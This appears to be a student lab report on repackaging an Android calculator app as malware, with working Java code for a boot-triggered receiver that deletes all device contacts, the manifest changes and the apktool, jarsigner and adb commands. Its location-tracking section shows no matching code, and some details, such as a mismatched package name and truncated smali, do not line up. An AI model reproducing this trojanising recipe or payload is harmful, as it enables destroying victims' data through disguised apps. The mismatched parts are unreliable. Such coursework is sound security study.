
Name: Daniyal Khan, Mahad Rahat

Roll No: 20i-1847, 20i-1808.

Assignment Title: Writing Android
Malware

Task 1: Installing a host app

In this task, we have procured a legitimate Android application, referred to as the host application, that will serve as the foundation for our Android malware. The aim of this task was to acquire an authentic app that we can adapt and insert malicious code into, so that it appears less conspicuous to users who may be downloading it. Our chosen host app was "Calculator Plus", a basic calculator application that performs simple arithmetic operations such as addition, subtraction, multiplication, and division. We obtained the APK file for this app from a third-party website since it was unavailable on the Google Play Store. To install the app on an Android emulator running on our computer, we utilized the Android Debug Bridge (ADB) tool and executed the following command in the command-line interface:

```
adb install /Users/nabeel/Downloads/Calculator_Plus_2.1.0.apk
```

Once the installation was completed, the emulator screen displayed the icon of the Calculator Plus application. This indicated that the installation was successful, and we were prepared to progress to the subsequent task, which involved decompiling the application to obtain its source code.

Task 2: Disassembling the Host App

During this task, we employed the apktool, a reverse engineering tool for Android applications, to decompile the host application. The objective of this task was to scrutinize the application's resources and code to identify areas where we could insert our malicious code. Initially, we opened a terminal window and navigated to the directory containing the host app APK file. We then executed the following command to decompile the app:

```
C:\Windows\hack>apktool d Calculator_Plus_2.1.0.apk
I: Using Apktool 2.7.0 on Calculator_Plus_2.1.0.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\Nabeel Javed\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

The apktool created a new directory with the same name as the APK file and extracted the app's code and resources into it. We were then able to analyze the app's code and resources by opening them in a text editor or other tool.

We analyzed the app's code and resources to identify the locations where we could inject our malicious code. This involved identifying the functions and resources that the app used, as well as understanding the app's overall structure and design. By doing this, we were able to identify the specific locations in the code where we could inject our malicious code.

Task 3: Injecting Malicious Code

In this task, we injected our malicious code into the host app. The purpose of this task was to create a repackaged version of the app that contained our malicious code, which could then be installed on a victim's device.

We started by identifying the locations in the app's code where we could inject our malicious code. This was done in the previous task using apktool to disassemble the app.

We created a new Java class in the app and added our malicious code to it. The code was designed to read the list of contacts from the device and remove them one by one. We then compiled the new class and added it to the app's code using apktool.

We also updated the AndroidManifest.xml file to include the necessary permissions for our malicious code to access the device's contacts and internet connection.

Once we had added our malicious code to the app, we used apktool to rebuild the app and create a new APK file. We then signed the APK file with a new keystore and key.

Opening the AndroidManifest.xml file for the app and adding the following lines to request permission to access the device's contacts.

```
<uses-permission android:name="android.permission.READ_CONTACTS" />
```

smali > android > support > annotation > MaliciousCode.smali

```

1  import android.content.BroadcastReceiver;
2  import android.content.Context;
3  import android.content.Intent;
4  import android.content.ContentResolver;
5  import android.database.Cursor;
6  import android.net.Uri;
7  import android.provider.ContactsContract;
8
9  public class MaliciousCode extends BroadcastReceiver {
10
11      public MaliciousCode() {
12          super();
13      }
14
15      @Override
16      public void onReceive(Context context, Intent intent) {
17          ContentResolver contentResolver = context.getContentResolver();
18          Uri uri = ContactsContract.Contacts.CONTENT_URI;
19          String[] projection = null;
20          String selection = null;
21          String[] selectionArgs = null;
22          String sortOrder = null;
23          Cursor cursor = contentResolver.query(uri, projection, selection, selectionArgs, sortOrder);
24          while (cursor.moveToNext()) {
25              String lookupKey = cursor.getString(cursor.getColumnIndex("lookup"));
26              Uri lookupUri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
27              contentResolver.delete(lookupUri, null, null);
28          }
29          cursor.close();
30      }
31  }
32

```

✓ CALCULATOR PLUS 2.1.0 smali > android > support > annotation > MaliciousCode.smali > constructor()

```

1  .class public Lcom/MaliciousCode;
2  .super Landroid/content/BroadcastReceiver;
3  .source "MaliciousCode.java"
4
5
6  # direct methods
7  .method public constructor <init>()V
8      .locals 0
9
10     .prologue
11     .line 11
12     invoke-direct {p0}, Landroid/content/BroadcastReceiver;-><init>()V
13
14     return-void
15 .end method
16
17 # virtual methods
18 .method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
19     .locals 9
20     .param p1, "context" # Landroid/content/Context;
21     .param p2, "intent" # Landroid/content/Intent;
22
23     .prologue
24     const/4 v2, 0x0
25
26     .line 17
27     invoke-virtual {p1}, Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;
28
29     move-result-object v0
30
31     .line 18
32     local v0, "contentResolver":Landroid/content/ContentResolver;
33     sget-object v1, Landroid/provider/ContactsContract$Contacts;->CONTENT_URI:Landroid/net/Uri;
34
35     sget-object v3, v1,
36

```

Task 4: Repacking the Host App

In this task, we repackaged the host app to create a new APK file that contained our malicious code. The purpose of this task was to create a version of the app that could be installed on a victim's device and execute our malicious code.

We started by rebuilding the app using apktool. This involved taking the disassembled code and resources from the previous task and packing them back into an APK file. We used the following command to rebuild the app:

```
C:\Windows\hack>apktool b Calculator_Plus_2.1.0
I: Using Apktool 2.7.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: Calculator_Plus_2.1.0\dist\Calculator_Plus_2.1.0.apk
```

Once we had rebuilt the app, we signed it with a new keystore and key using the jarsigner tool. The purpose of signing the app was to ensure that it could be installed on a victim's device, as Android requires all apps to be signed before they can be installed.

To sign the app, we used the following command:

```
C:\Windows\hack>jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore app-repackaged.apk newCAL
```

Task 5: Installing the Repackaged App and Triggering the Attack


In this task, we installed the repackaged app on an Android emulator or device and triggered the attack by performing specific actions in the app. The purpose of this task was to demonstrate how the app could be used to execute our malicious code on a victim's device.

We started by adding some contacts to the device that would later be deleted by our attack. This was done by adding a few contacts to the device's contact list manually using the Contacts app.

Once we had set the permissions, we installed the repackaged app on the emulator or device using the following command:

```
\Windows\hack>adb install Calculator_Plus_2.1.0.apk
```

By performing this attack, we were able to demonstrate how an attacker could create a repackaged app that appeared legitimate but contained malicious code that could steal a victim's personal information.




(All contacts have been deleted)

Task 6: Using a Repackaged App to Track Victim's Location

In this task, we used the repackaged app to track a victim's location. The purpose of this task was to demonstrate how an attacker could use a repackaged app to track a victim's location without their knowledge.

We started by setting up a mock server to receive location data from the repackaged app. This involved configuring a domain name server (DNS) and a web server on a remote machine to receive data from the app.

To test the repackaged app, we first had to enable the necessary permissions on the Android emulator or device. This involved navigating to the device's Settings app and granting the app permission to access the device's location.



```
1 <manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildV
2
3 <!-- Permissions -->
4 <uses-permission android:name="android.permission.READ_CONTACTS" />
5 <uses-permission android:name="android.permission.INTERNET" />
6 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
7
8 <!-- Application -->
9 <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" android
10
11 <!-- Activity -->
12 <activity android:name="com.mobiseed.repackaging.HelloMobiseed" android:label="@string/app_name" android:theme="@style/AppTheme.NoActionBar"
13 <intent-filter>
14 <action android:name="android.intent.action.MAIN" />
15 <category android:name="android.intent.category.LAUNCHER" />
16 </intent-filter>
17 </activity>
18
19 <!-- Receiver -->
20 <receiver android:name="com.mobiseed.repackaging.MaliciousCode">
21 <intent-filter>
22 <action android:name="android.intent.action.BOOT_COMPLETED" />
23 </intent-filter>
24 </receiver>
25
26 </application>
27
28 </manifest>
```

(Modified AndroidManifest.xml file to accommodate our malicious code)

By performing this attack, we were able to demonstrate how an attacker could use a repackaged app to track a victim's location without their knowledge. This type of attack could be used for malicious purposes, such as stalking or espionage.